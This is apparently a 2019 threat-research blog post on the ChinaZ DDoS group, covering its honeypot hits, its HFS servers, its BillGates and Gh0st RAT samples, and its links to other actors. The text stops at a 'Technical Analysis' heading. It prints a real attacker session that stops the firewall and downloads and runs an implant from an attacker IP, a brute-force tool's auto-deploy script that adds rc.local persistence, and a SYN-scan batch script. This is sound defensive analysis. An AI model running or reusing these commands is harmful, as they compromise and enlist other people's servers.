

ChinaZ Revelations: Revealing ChinaZ Relationships with other Chinese Threat Actor Groups

By Ignacio Sanmillan

Published: 2019-01-07 · Archived: 2026-04-02 11:42:48 UTC


Introduction

Distributed denial-of-service (DDoS) attacks were on the rise in 2018, ranging from a high volume of [Mirai](#) attacks to more sophisticated botnets targeting enterprises. An example of these attacks is the one targeting [GitHub in February 2018](#), forcing the website to go offline for approximately 10 minutes.

In researching the current DDoS ecosystem we find threat actors from different regions displaying different motivations. Chinese threat actors in particular have predominantly deployed DDoS attacks in their cyber campaigns, and China has emerged as having one of the highest rates of [DDoS attacks](#).

In this blog we will discuss the current state of a well-known Chinese threat actor group known as ChinaZ, notorious for targeting Windows and Linux systems with DDoS botnets since [November 2014](#).

We will explain how we first came across [ChinaZ](#), along with the various methods employed to discover more of the group's servers. Additionally, we will analyze the types of files hosted on the servers and conclude with a technical analysis highlighting potential connections that could relate various Chinese actors in the current DDoS landscape such as [Nitol](#), [MrBlack](#) and some minor relations to [Iron Tiger APT](#). These relationships will be discussed in the [technical analysis section](#).



Initial ChinaZ Discovery via Honeypot Hit

In the last few months we have observed a higher volume of attacks from Billgates, a DDoS botnet attributed to [ChinaZ](#), a well-known Chinese threat actor notorious for deploying a series of botnets primarily targeting Linux

systems.

<https://twitter.com/ulexec/status/1065743509376954368>

ChinaZ was fairly active in 2018 based on previous hits that were encountered in our honeypots. An example of an attack vector via SSH/Telnet bruteforce employed by ChinaZ can be seen in the following session log from one of our honeypots:

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[4hroot@droptombots:~# service iptables stop] disabling firewall
[4l[4hroot@droptombots:~# wget http://222.211.86.214:13289/Linux-syn25000] Downloading implant from CNC
[4l--2018-12-08 11:44:05-- http://222.211.86.214:13289/Linux-syn25000
Connecting to 222.211.86.214:13289... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1223123 (1M) [application/octet-stream]
Saving to: '/root/Linux-syn25000'

 0% [>] | 1,460 | 2K/s | eta 7m 26s
 0% [>] | 8,968 | 8K/s | eta 2m 23s
 3% [=>] | 44,288 | 27K/s | eta 42s
 7% [==>] | 97,820 | 46K/s | eta 24s
13% [====>] | 162,060 | 61K/s | eta 17s
18% [=====>] | 224,840 | 78K/s | eta 14s
23% [=====>] | 289,080 | 78K/s | eta 11s
schmod 0755 /root/Linux-syn25000

28% [=====>] | 353,320 | 83K/s | eta 10s
40% [=====>] | 499,320 | 105K/s | eta 6s
52% [=====>] | 645,320 | 122K/s | eta 4s
64% [=====>] | 791,320 | 136K/s | eta 3s
76% [=====>] | 937,320 | 143K/s | eta 1s
100%[=====>] | 1,223,123 | 143K/s

2018-12-08 11:44:12 (143 KB/s) - '/root/Linux-syn25000' saved [1223123/1223123]

[4h[4l[4hroot@droptombots:~# nohup /root/Linux-syn25000 > /dev/null 2>&1 &
[4l[4hroot@droptombots:~# chmod 777 Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000
-bash: ./Linux-syn25000: command not found
root@droptombots:~# chmod 0755 /root/Linux-syn25000
[4l[4hroot@droptombots:~# nohup /root/Linux-syn25000 > /dev/null 2>&1 &
[4l[4h-bash: /dev/null: command not found
-bash: 1: command not found
root@droptombots:~# chmod 0777 Linux-syn25000
[4l[4hroot@droptombots:~# chmod u+x Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000 &
-bash: ./Linux-syn25000: command not found
root@droptombots:~# chmod u+x Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000 &
-bash: ./Linux-syn25000: command not found
root@droptombots:~# cd /tmp
```

changing file permissions

execution attempt

File execution triaging

The downloader bash script seems to be fairly simple in logic by changing directories from /root to /tmp once it detected that the dropped implant could not be executed after several attempts changing its file permissions.


Once we accessed where the script was trying to download its corresponding files we found that there were files being hosted in a Chinese Http File Server (HFS) panel. The following is a screenshot of this panel:



We discovered the server was online for less than 24 hours, and that all of the files were uploaded on that same day. We decided to observe this and other servers and conduct a tracking investigation with the intention to collect all of the information we could about the botnet infrastructure.

Observing ChinaZ

ChinaZ is known to use Chinese Http File Server (HFS) instances, and unlike other major DDoS botnets such as Mirai, ChinaZ operates mostly on Windows Servers. In this particular HFS server we see various hosted files. The two Linux prefixed files are both regular Billgates builds. We can confirm this based on code reused from other samples:



<https://analyze.intezer.com/#/analyses/5567e542-c2a1-4cb8-a7f7-f69b9d154ad1>



<https://analyze.intezer.com/#/analyses/5442438f-fe2e-478a-bbbe-0ee6dde39df7>

Since BillGates is a well-known botnet and there are plenty of well-written technical analysis [articles](#) about the botnet and its relations to ChinaZ, we have decided to not cover its technical analysis for the sake of simplicity. These builds are default BillGates instances. Both of these instances share the same CNC domain which is the following:

```
[heap]:08D121DA db 0
[heap]:08D121DB db 0
[heap]:08D121DC aAk74_top db 'ak-74.top',0
[heap]:08D121E6 a8_648 db '8.64:8',0
[heap]:08D121ED db 0
[heap]:08D121EE db 0
```

Among the hosted files in the HFS server we can also find a PE executable labeled as BX.exe, which is a Gh0st RAT variant.

Furthermore, this Gh0st RAT instance decodes the same CNC address:

```
.text:00407C47 mov [ebp+String], bl
.text:00407C4D rep stosd
.text:00407C4F stosw
.text:00407C51 push 354h
.text:00407C56 push offset aWsfvsbUztqfsm1 ; "Wsfvsb uztqfsm1"
.text:00407C5B stosb
.text:00407C5C call MyDecode
.text:00407C61 push 19Ah
.text:00407C66 push offset cnc_address ; "ak-74.top"
.text:00407C68 call MyDecode
.text:00407C70 push 1
.text:00407C72 call sub_4011B8
.text:00407C77 add esp, 14h
.text:00407C7A test eax, eax
```


Since both BillGates and the Gh0st RAT instances found in the initially discovered HFS panel shared the same CNC, we can associate both implants to be components of a single botnet targeting both Linux and Windows

systems. This same scenario was presented by Avast researchers as the [Chinese Chicken](#) DDoS botnets by exposing a series of multi-platform Chinese DDoS tools.

After one day threat actors behind this botnet updated the HFS panel by uploading two ChinaZ.DDoSClient samples compiled for x86 and x86_64 systems accordingly.



The following is a code reuse analysis of these new samples:



<https://analyze.intezer.com/#!/analyses/6a088a5e-4630-427b-b8de-806e633a1ccc>

DDoSClient malware is a DDoS client known to be leveraged by ChinaZ. As an interesting fact about the progression of this threat actor group, at some point in time the source code of this client was hosted in [GitHub](#), although DDoSClient was originally code of ChinaZ. MalwareMustDie exposed this source code and the actor's identity. The actor behind this client was a student hired by ChinaZ.

Furthermore, we can find a compressed archive labeled as 'Black Wolf Linux Blasting V4.0' in Chinese among the different binaries hosted in the HFS server. Inside this RAR file we encounter the following files:

Name	Date modified	Type	Size
hfs2_3b287	12/8/2018 4:10 PM	File folder	
cracker32.exe	11/8/2014 5:42 PM	Application	1,056 KB
cracker64.exe	11/8/2014 5:42 PM	Application	1,478 KB
execer32.exe	11/7/2014 11:33 PM	Application	1,024 KB
execer64.exe	11/7/2014 11:33 PM	Application	1,456 KB
filter32.exe	11/7/2014 11:33 PM	Application	1,038 KB
filter64.exe	11/7/2014 11:33 PM	Application	1,472 KB
lpk.dll	6/14/2016 5:32 AM	Application extens...	219 KB
passwords.txt	8/21/2015 12:11 AM	Text Document	760 KB
set.ini	10/3/2014 11:43 PM	Configuration sett...	1 KB
SkinHu.dll	7/31/2011 9:45 PM	Application extens...	96 KB
usernames.txt	8/21/2015 12:11 AM	Text Document	155 KB
使用事项.txt	5/16/2015 10:45 PM	Text Document	1 KB
安小莫自用22带字典.txt	12/7/2018 4:21 PM	Text Document	41 KB
爆破密码.txt	1/1/2014 12:47 PM	Text Document	2 KB
爆破帐号.txt	5/23/2015 9:32 PM	Text Document	1 KB
自动传马脚本.txt	5/16/2015 10:49 PM	Text Document	1 KB
黑狼Linux爆破V4.0.exe	11/14/2014 9:42 AM	Application	3,456 KB

Most interestingly, the contents of this compressed file appear to be a Chinese DDoS tool:

黑狼论坛Linux工具V4.0版-【爆破+传马+过滤路由】

爆破

导入主机: ...

爆破字典: ...

密码字典: ...

成功主机: ...

端口: 连接超时(s):

线程: 握手超时(s):

失败重试: 单次尝试次数:

传马

导入主机: ...

提权脚本: ...

线程: 连接超时(s):

握手超时(s): 失败重试次数:

每命令延时(s):

过滤

导入主机: ...

成功主机: ...


线程: 握手超时(s):

失败重试: 读取超时(s):

连接超时(s): 重试延时(ms):

黑狼Linux爆破工具官方QQ群75269170(发广告坐飞机)
工具免费-无后门-遇到问题请与我们联系 [访问黑狼论坛](#)

The tool enables users to edit which files will be used on deployment, and other related configurations such as the time out. We observed this specific DDoS tool advertised in a range of Chinese forums:



If we analyze one of the scripts inside the zip file and compare it with our initial honeypot hit log, we can assume that the attack was deployed using this tool:

```
自动传马脚本.txt
1 service iptables stop
2 wget http://111.111.111.111.
3 chmod 0755 /root/http://111.111.111.111.
4 nohup /root/http://111.111.111.111. > /dev/null 2>&1 &
5 chmod 777 http://111.111.111.111.
6 ./http://111.111.111.111.
7 chmod 0755 /root/http://111.111.111.111.
8 nohup /root/http://111.111.111.111. &gt; /dev/null 2&gt;&1 &
9 chmod 0777 http://111.111.111.111.
10 chmod u+x http://111.111.111.111.
11 ./http://111.111.111.111. &
12 chmod u+x http://111.111.111.111.
13 ./http://111.111.111.111. &
14 cd /tmp
15 service iptables stop
16 wget http://111.111.111.111.
17 chmod 0755 /root/http://111.111.111.111.
18 nohup /root/http://111.111.111.111. > /dev/null 2>&1 &
19 chmod 777 http://111.111.111.111.
20 ./164
21 chmod 0755 /root/http://111.111.111.111.
22 nohup /root/http://111.111.111.111. &gt; /dev/null 2&gt;&1 &
23 chmod 0777 http://111.111.111.111.
24 chmod u+x http://111.111.111.111.
25 ./http://111.111.111.111. &
26 chmod u+x dos6cc4
27 ./http://111.111.111.111. &
28 cd /tmp
29 echo "cd /root/">>/etc/rc.local
30 echo "./http://111.111.111.111. &">>/etc/rc.local
31 echo "./http://111.111.111.111. &">>/etc/rc.local
32 echo "/etc/init.d/iptables stop">>/etc/rc.local
```

We are not sure whether this Chinese DDoS tool was distributed by ChinaZ, or if the group purchased this tool in order to use it in its campaigns.

The server was online for one more day before it went offline. This behavior suggests that actors behind this botnet may have migrated to a different CNC server, they were performing some internal management, or that it was merely part of the way they operate since we have seen this same behavior tracking their other servers.

Hunting for Additional ChinaZ Servers

We decided to look up the specific CNC domain name seen in the BillGates and Gh0st RAT instances found in the initial HFS server, to see if this domain had multiple resolutions in order to find more potential servers linked to

this botnet. When we searched the domain on RiskIQ we found the following:


RESOLUTIONS ⓘ

Show: 25 ◀ 1-7 of 7 ▶ Sort: Last Seen Descending ▼ [Download](#) [Copy](#)

Resolve	Location	Network	ASN	First	Last	Source	Tags
58.218.66.97	CN	58.218.66.0/24	23650	2018-12-16	2018-12-16	pingly	
223.111.147.77	CN	223.108.0.0/14	56046	2018-12-16	2018-12-16	pingly	
222.211.86.214	CN	222.211.86.0/24	38283	2018-12-09	2018-12-10	pingly	
101.254.179.134	CN	101.254.176.0/22	23724	2018-09-22	2018-09-24	riskiq	
222.222.12.156	CN	222.222.0.0/15	4134	2018-09-19	2018-09-20	riskiq	
192.168.0.1	N/A	Unknown		2018-09-19	2018-09-20	riskiq	
192.168.0.0	N/A	Unknown		2018-09-19	2018-09-20	riskiq	


1-7 of 7

All of the shown IPs in the previous screenshot denote a server that would resolve to “ak-74.top”, the CNC address seen in the first HFS server. Based on these resolutions we were able to find other panels like the following:



We instantly recognize the same pattern in terms of the naming convention as well as the types of files that were hosted in this HFS server. In contrast with the previous HFS server, this server is only hosting Windows binaries and a zip file.

The 7z compressed file contained the following files:



These files appear to be composing a Port Scanner tool written in python that could also be used to deploy DDoS attacks.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ulexec\Desktop\3306-VIP>alg.exe
TCP Port Scanner V1.1 By WinEggDrop

Usage:    alg.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example:  alg.exe TCP 12.12.12.12 12.12.12.254 80 512
Example:  alg.exe TCP 12.12.12.12 1-65535 512
Example:  alg.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example:  alg.exe TCP 12.12.12.12 21,3389,5631 512
Example:  alg.exe SYN 12.12.12.12 12.12.12.254 80
Example:  alg.exe SYN 12.12.12.12 1-65535
Example:  alg.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example:  alg.exe SYN 12.12.12.12 21,80,3389

C:\Users\ulexec\Desktop\3306-VIP>type sk.bat
Echo off
cls
color A

del ips.txt

for /f "eol= tokens=1,2 delims= " %%i in (ip2.txt) do (
scan.exe /l scan.exe
alg syn %%i %%j 3306 /save
scan.exe /r 600
del Result.txt
scan.exe /c 600
cls
)
```

In the screenshot above we can observe an executable responsible for the main TCP/SYN flood, and the script used to deploy DDoS attacks.

We also used Shodan to hunt for more operative ChinaZ HFS servers. We did this by filtering Shodan's query for the appropriate service and country.

SHODAN product:"HttpFileServer httpd" country:"CN" 🔍

Explore Downloads Reports Developer Pricing Enterprise Access My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
1,016

TOP COUNTRIES

China	1,016
-------	-------

TOP CITIES

Beijing	106
Guangzhou	25
Shenzhen	15
Shanghai	13
Chengdu	4

TOP SERVICES

HTTP (8080)	385
HTTP	297
AndroMouse	62
Kerberos	54
HTTP (81)	42

TOP ORGANIZATIONS

Tencent cloud co...	203
Hangzhou Alibaba...	154
China Telecom Gu...	83
China Telecom jia...	27
Shenzhen Qianhai...	18

TOP OPERATING SYSTEMS

Windows 7 or 8	12
Windows XP	1

HFS 信息中心 /
58.23.38.213
China Unicom FuJian
Added on 2018-12-30 17:13:03 GMT
China, Jimei
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 6591
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID=0.716820574132726; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

HFS /
106.14.81.107
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2018-12-30 17:10:37 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4387
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID=0.912341194460168; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

信息中心 /
119.3.85.92
ecs-119-3-85-92.compute.hwclouds-dns.com
China Telecom Shanghai
Added on 2018-12-30 16:55:11 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4283
Accept-Ranges: bytes
Server: HFS 2.3i
Set-Cookie: HFS_SID=0.545903960242867; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

信息中心 /
180.89.56.74
China Telecom Beijing
Added on 2018-12-30 16:53:09 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4463
Accept-Ranges: bytes
Server: HFS 2.3i
Set-Cookie: HFS_SID=0.592903637327254; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

Leveraging Shodan we were able to find many other ChinaZ linked servers, in which we collected additional relevant samples. After we discovered several ChinaZ servers and we collected their correspondent hosted files, we found interesting correlations and relationships which we will discuss in the next section.

Technical Analysis

